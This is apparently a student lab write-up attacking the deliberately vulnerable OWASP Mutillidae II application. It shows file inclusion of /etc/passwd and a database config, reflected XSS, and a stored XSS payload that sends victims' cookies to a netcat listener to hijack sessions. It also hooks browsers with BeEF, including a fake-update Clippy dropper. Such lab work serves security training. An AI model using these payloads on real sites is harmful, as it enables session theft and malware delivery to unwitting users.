
P 2017 P 2013 P 2010 P 2007 Services .5 s mentation

root:x:0:0:root:/root:/opt/pns-client/bin/psudoscorebot.x daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:103:106::/var/run/dbus:/bin/false whoopsie:x:104:107::/nonexistent:/bin/false landscape:x:105:110::/var/lib/landscape:/bin/false mutillidae:x:1000:1000:mutillidae,,,:/home/mutillidae:/opt/pns-client/bin/psudoscorebot.x pnsadmin:x:1001:0:PnS Admin:/home/pnsadmin:/bin/sh

Source File Name



Now I launch Burp + FoxyProxy and intercept the file request



If we change that highlighted file with **classes/MySQLHandler.php**, we can access to another file.


```

* This is the user name of the account on the database
* which OWASP Mutillidae II will use to connect. If this is set
* incorrectly, OWASP Mutillidae II is not going to be able to connect
* to the database.
* */
static public $mMySQLDatabaseUsername = "mutillidae";

/* -----
* DATABASE PASSWORD
* -----
* This is the password of the account on the database
* which OWASP Mutillidae II will use to connect. If this is set
* incorrectly, OWASP Mutillidae II is not going to be able to connect
* to the database. On XAMPP, the password for user
* account root is typically blank.
* On Samurai, the $dbpass password is "samurai" rather
* than blank.
* */
static public $mMySQLDatabasePassword = "mutillidae-password";

```

Now let's check another client side access control

OWASP 2017	A1 - Injection (SQL)	
OWASP 2013	A1 - Injection (Other)	
OWASP 2010	A2 - Broken Authentication and Session Management	
OWASP 2007	A3 - Sensitive Data Exposure	
Web Services	A4 - XML External Entities	
HTML 5	A5 - Broken Access Control	
Others	A6 - Security Misconfiguration	
Documentation	A7 - Cross Site Scripting (XSS)	
	A8 - Insecure Deserialization	

Another common failing in web applications is enforcing data integrity on the client side. This can be done through a combination of HTML attributes as well as Javascript.

This page shows to the client some boxes that we are unable to fill up. We can modify the settings to our advantage.

Short Text Box	<input style="width: 141px; height: 26px;" type="text" value="input#id_disabled_textbox"/>
Disabled Text Box	<input style="background-color: #d3d3d3;" type="text" value=""/>
Hidden Text Box	<input style="background-color: #d3d3d3;" type="text" value=""/>
"Secured by JavaScript" Text Box	<input style="background-color: #d3d3d3;" type="text" value=""/>
Vanishing Text Box	<input style="background-color: #d3d3d3;" type="text" value=""/>
Shy Text Box	<input style="background-color: #d3d3d3;" type="text" value=""/>
Search Textbox	<input style="background-color: #d3d3d3;" type="text" value=""/>
Password	<input style="background-color: #d3d3d3;" type="password" value=""/>
Drop-down Box	<div style="border: 1px solid #ccc; padding: 2px; display: flex; justify-content: space-between; align-items: center;"> One ▼ </div>
Checkbox	<div style="display: flex; align-items: center;"> <input type="checkbox"/> Select 789503084? </div>


Debugger Style Edi... Performa... Memory Network

```


"label" style="text-align: left;">Disabled Text Box</td>
"text-align: left;">
id="id_disabled_textbox" htmlandxssinjectionpoint="1" name="disabled_textbox" s
h="15" required="required" disabled="disabled" style="background-color:#d3d3d3;
<t">

```

Once the line removed, it is enabled



Announcements



Getting Started

Text Box	<input type="text"/>
Read-only Text Box	<input type="text" value="42"/>
Short Text Box	<input type="text"/>
Disabled Text Box	<input type="text"/>
Hidden Text Box	
"Secured by JavaScript" Text Box	<input type="text"/>
Vanishing Text Box	
Shy Text Box	<input type="text"/>
Search Textbox	<input type="text"/>
Password	<input type="password" value="....."/>
Drop-down Box	<input type="text" value="One"/>
Checkbox	<input type="checkbox"/> Select 789503084?

Inspector

Console

Debugger

Style Edi...

Performa...

Memory

Network

Search HTML

> <tr></tr>

> <tr>

<td class="label" style="text-align: left;">Disabled Text Box</td>


> <td style="text-align: left;">

<input id="id_disabled_textbox" htmlandxssinjectionpoint="1" name="disabled_textbox" si


maxlength="15" required="required" style="background-color:#dddddd;" type="text">

</td>

We keep changing the html



Announcements



Getting Started

Text Box	<input type="text"/>
Read-only Text Box	<input type="text" value="42"/>
Short Text Box	<input type="text"/>
Disabled Text Box	<input type="text"/>
Hidden Text Box	
"Secured by JavaScript" Text Box	<input type="text"/>
Vanishing Text Box	
Shy Text Box	<input type="text"/>
Search Textbox	<input type="text"/>
Password	<input type="password" value="....."/>
Drop-down Box	<input type="text" value="One"/>
Checkbox	<input type="checkbox"/> Select 789503084?

Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network

Search HTML

```

<tr></tr>
<tr>
  <td class="label" style="text-align: left;">Disabled Text Box</td>
  <td style="text-align: left;">
    <input id="id_disabled_textbox" htmlandxssinjectionpoint="1" name="disabled_textbox" si
    maxlength="15" required="required" style="background-color:#dddddd;" type="text">
  </td>
</tr>

```

Challenge done, all restrictions have been bypassed

Flag	2089204673	Get New Value
Text Box	<input type="text" value="2089204673"/>	
Read-only Text Box	<input type="text" value="2089204673"/>	
Short Text Box	<input type="text" value="2089204673"/>	
Disabled Text Box	<input type="text" value="2089204673"/>	
Hidden Text Box	<input type="text" value="2089204673"/>	
"Secured by JavaScript" Text Box	<input type="text" value="2089204673"/>	
Vanishing Text Box	<input type="text" value="2089204673"/>	
Shy Text Box	<input type="text" value="2089204673"/>	
Search Textbox	<input type="text" value="2089204673"/>	
Password	<input type="password" value="2089204673"/>	
Drop-down Box	<input type="text" value="2089204673"/>	
Checkbox	<input checked="" type="checkbox"/> Select 2089204673?	
Radio Button	<input type="radio"/> 1 <input type="radio"/> 2 <input checked="" type="radio"/> 2089204673	
Email Control	<input type="text" value="2089204673"/>	
File Upload	<input type="text" value="2089204673"/>	
Number	<input type="text" value="2089204673"/>	
Range	<input type="text" value="2089204673"/>	<input type="button" value="Submit"/>

I have mostly done them manually with the browser inspection but it could have been done even more faster with Burp

6 Exploit Security Misconfigurations

In the URL bar, I browse to the following address:

<http://mutillidae/mutillidae/includes/>

The misconfiguration here is that directory indexing is allowed. That means that if a directory does not have a default page (typically index.html or index.php), it will show the contents of the directory, as seen here. There is no 403 Forbidden message.

Now, let's Open the User Poll page, by navigating to the OWASP 2017 -> A6 - Security Misconfiguration -> Method Tampering (GET for POST) -> Poll Question menu item.

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- ☒ nmap
- ☐ wireshark
- ☐ tcpdump
- ☐ netcat
- ☐ metasploit
- ☐ kismet
- ☐ Cain
- ☐ Ettercap
- ☐ Paros
- ☐ Burp Suite
- ☐ Sysinternals
- ☐ inSIDDer

Your Initials:

Submit Vote



No choice selected

The Poll information was sent to the web application using a GET request. I can see this in the first line of the displayed request. Web servers can support a number of different request methods, but two of the main methods are GET and POST.

In this case, any request method is allowed. We will see this by changing the request method to a POST and resubmitting.

```
GET
/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=&user-poll
-php-submit-button=Submit+Vote HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d97lkaglte544bfadji2a9lke6
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method

A7 - Cross Site Scripting

Shop

Code	Description	Stock	Price	in basket
SPD1	Fast and dubious	4539921	15.000 ban	<input type="button" value="add one"/>
SPD2	A runners delight	2499234	230.000 ban	<input type="button" value="add one"/>
SPD3	Keanu's fav	5263293	33.000 ban	<input type="button" value="add one"/>

?page=search&q=<script>alert%28"found+it"%29<%2Fscript>

hempway.leek says
found it

OK

A classic example of an innocent XSS

- A3 - Sensitive Data Exposure ▶
- A4 - XML External Entities ▶
- A5 - Broken Access Control ▶
- A6 - Security Misconfiguration ▶
- A7 - Cross Site Scripting (XSS) ▶
- A8 - Insecure Deserialization ▶
- A9 - Using Components with Known Vulnerabilities ▶
- A10 - Insufficient Logging and Monitoring ▶

Video Tutorials

	Reflected (First Order)	DNS Lookup
	Persistent (Second Order)	Pen Test Tool Lookup
	DOM-Based	Text File Viewer
	Via "Input" (GET/POST)	User Info (SQL)
	Via HTTP Headers	Set Background Color
	Via HTTP Attribute	HTML5 Web Storage
	Via Misconfiguration	Capture Data Page
	Against HTML5 Web Storage	Document Viewer
	Against JSON	Arbitrary File Inclusion
	Via Cookie Injection	XML Validator
	Via XML Injection	User Info (XPath)
	Via XPath Injection	Poll Question
	Via Path Relative Style Sheet Injection	Register User
	BeeF Framework Targets	Browser Info
		Those "Back" Buttons
		Styling with Mutilidae
		Password Generator

What's New? Changelog

PHP MyAdmin Changelog

Installation Instructions

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors

- KaTeX
- Sanitization
- SQL Injection
- SQL Injection

The value of username gets reflected back to us inside the web page.

erator.php&username=anonymous

Search

Password Generator

Hints and Videos

Password Generator

**Making strong passwords is important.
Click the button below to generate a password.**

This password is for anonymous

Password: kCtm!hyxt,rXayU


Generate Password

Looking for the “anonymous” word in the page source.’

```
<script>
  try{
    document.getElementById("idUsernameInput").innerHTML = "This password is for anonymous";
  }catch(e){
    alert("Error: " + e.message);
  }// end catch
</script>
```

Let's insert XSS Reflection

```
username=anonymous"; alert("Malicious Javascript Incoming"); var test="test"
```



For reflected XSS, the likely attack scenario is this: a malicious link is created like the one I just did. That link is then sent in a phishing email to the victim. If they click the link, then the Javascript code runs in their browser.

Persistent XSS is a more permanent type of attack. In this case, the malicious Javascript is injected in some parameter that gets stored somewhere, often a database. This value is then used to render the page to all clients. That means that anyone who navigates to the page will be attacked.

We will more fully simulate multiple parties, both the attacker and the victim. First, we will create the victim account in Chrome. Next we will create the attacker account in Firefox, and launch the attack. Then, in Chrome, the victim will view the malicious content. Then, back in Chrome, the attacker will see the results of the attack.

In the Chrome browser I create a new account

Please sign-in

Username

Password

Login

Dont have an account?

Please register here

Username

victim

Password

.....

Password Generator

Confirm Password

.....

Signature

Create Account

On the firefox browser

Username

attacker

Password

.....

Password Generator


Confirm Password

.....

Signature



Create Account

Now logging-in as the following situation



OWASP Mutillidae II: Web Pwn in Mass Production


Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **attacker**



OWASP Mutillidae II: Web Pwn in Mass Production

53 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **victim** ()

[Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.53 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **victim** ()

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

OWASP 2017	A1 - Injection (SQL)	
OWASP 2013	A1 - Injection (Other)	
OWASP 2010	A2 - Broken Authentication and Session Management	
OWASP 2007	A3 - Sensitive Data Exposure	
Web Services	A4 - XML External Entities	
HTML 5	A5 - Broken Access Control	
Others	A6 - Security Misconfiguration	
Documentation	A7 - Cross Site Scripting (XSS)	Reflected (First Order) Testing of vulnerabilities
	A8 - Insecure Deserialization	Persistent (Second Order) Add to your blog

[Search and Videos](#)

[YouTube Video Tutorials](#)

TIP: Click

Add New Blog Entry


[View Blogs](#)

Add blog for attacker

Note: , <i> and <u> are now allowed in blog entries

Hello from Attacker.<script>documentwrite("<img
src=http://localhost:4444/"+encodeURIComponent(document.cookie)+">");
</script>

Save Blog Entry 

The malicious code we injected will make a request to the address we specified, namely `http://localhost:4444/`. In a regular attacking situation, the localhost would be replaced with the attacker's IP address or domain name.


```
student-kali$nc -nvlp 4444
listening on [any] 4444 ...
```

On the victim side I browse to the blog of the attacker

A7 - Cross Site Scripting (XSS)	▶ Reflected (First Order)	▶
A8 - Insecure Deserialization	Persistent (Second Order)	▶ Add to your blog
A9 - Using Components with Known Vulnerabilities	DOM-Based	▶ View someone's blog

And get the session information in the attacker side as well

```
student-kali$nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40458
GET /showhints=1;%20username=attacker;%20uid=25;%20PHPSESSID=0hnida39eimneoanm8r
fgeq2i2 HTTP/1.1
Host: localhost:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=add-to-your-blog.php
Connection: keep-alive
```




While changing the PHPSESSID with the plugin Cookies Manager we are now authenticated as the victim. We were able to steal the Victim's session and authenticate as the victim...

Hook a Web Browser

For the next part we will use Beef

```
student-kali$ sudo beef
sudo: beef: command not found
student-kali$ sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Launching beef web service



Using the sample script provided in the terminal above

Add blog for attacker


Note: ,<i> and <u> are now allowed in blog entries

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```


Save Blog Entry

On the victim side I browse the Attacker's post

View Blog Entries

 **Add To Your Blog**

Select Author and Click to View Blog

Please Choose Author  **View Blog Entries**

2 Current Blog Entries

	Name	Date	Comment
1	attacker	2020-04-05 05:45:00	
2	attacker	2020-04-05 04:52:35	Hello from Attacker.

In the BeEF tab, there is an entry to an Online Browser and an Offline Browser. The offline one is the attacker session that I closed earlier. The online one is the victim.

Online Browsers

mutillidae

127.0.0.1

Offline Browsers

127.0.0.1

127.0.0.1

127.0.0.1

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

ActiveX: NO

Session Cookies: Yes

Persistent Cookies: Yes

Category: Hooked Page (5 Items)

Page Title: Unknown

Page URI: http://mutillidae/mutillidae/index.php?page=view-someones-blog.php

Page Referrer: http://mutillidae/mutillidae/index.php?page=view-someones-blog.php

Host Name/IP: mutillidae

Cookies: showhints=1; username=victim; uid=24; PHPSESSID=rb5v2rgr09t18ucbd880358ke5; BEEFH00K=ENTuvoGRtVt977xbhifN27NCTh3DkGKWtjT60XeZ4S9Bhlm59eJt5Qzy9...

Category: Host (8 Items)

Host Name/IP: 127.0.0.1

Date: Sun Apr 05 2020 05:48:22 GMT-0400 (EDT)

Operating System: Linux

Hardware: Unknown

CPU: x86_64

Default Browser: Unknown

Screen Size: Width: 1152, Height: 864, Colour Depth: 24

We can execute a persistence module that will make the hook remain while the victim remains on the infected domain

Details

Logs

Commands

Rider

XssRays

Ipec

Network

WebRTC

Module Tree

Search

Browser (53)

Chrome Extensions (6)

Debug (9)

Exploits (78)

Host (22)

IPEC (9)

Metasploit (1)

Misc (16)

Network (19)

Persistence (5)

Man-In-The-Browser

Wordpress Add Administrator

Confirm Close Tab

Create Foreground iFrame

Create Pop Under

Phonegap (16)

Social Engineering (21)

Module Results History

id

date

label

The results from executed command modules will be listed here.

Man-In-The-Browser


Description: This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)

Id: 17

Execute

Module Tree	Module Results History	Clippy						
clippy Social Engineering (1) Clippy	<table border="1"> <thead> <tr> <th>id</th> <th>date</th> <th>label</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>2020-04-05 05:54</td> <td>command 1</td> </tr> </tbody> </table>	id	date	label	0	2020-04-05 05:54	command 1	<p>Description: Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.</p> <p>You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt.</p> <p>Id: 241</p> <p>Clippy image directory: <input type="text" value="http://0.0.0.0:3000/clippy/"/></p> <p>Custom text: <input type="text" value="Your browser appears to be out of date."/></p> <p>Executable: <input type="text" value="http://0.0.0.0:3000/dropper.exe"/></p> <p>Time until Clippy shows his face again: <input type="text" value="5000"/></p> <p>Thankyou message after downloading: <input type="text" value="Thanks for upgrading your browser! Loo"/></p> <p style="text-align: right;"><input type="button" value="Execute"/></p>
id	date	label						
0	2020-04-05 05:54	command 1						


View Blog Entries

 [Add To Your Blog](#)

Select Author and Click to View Blog

2 Current Blog Entries			
	Name	Date	Comment
1	attacker	2020-04-05 05:45:00	
2	attacker	2020-04-05 04:52:35	Hello from Attacker.

Your browser appears to be out of date. Would you like to upgrade it?




Clippy appear in the victims browser. I could set Clippy to download an executable malware file when the user clicks "yes".

Exploit Insecure Deserialization

Object serialization is a technique that allows networked applications to send objects between client and server and have them recreated in that state on the other side. The process of taking an object and putting it into a form suitable for network transmission is called serialization.


A serialized object can take many forms, depending on the underlying implementation and language, but it can be as simple as a string that allows the specification of all the member variables.

A vulnerability can arise when the end user has the ability to control at least a portion of the object in question. Depending on the level of control and the amount of information that can be changed, this can result in elevation of privileges

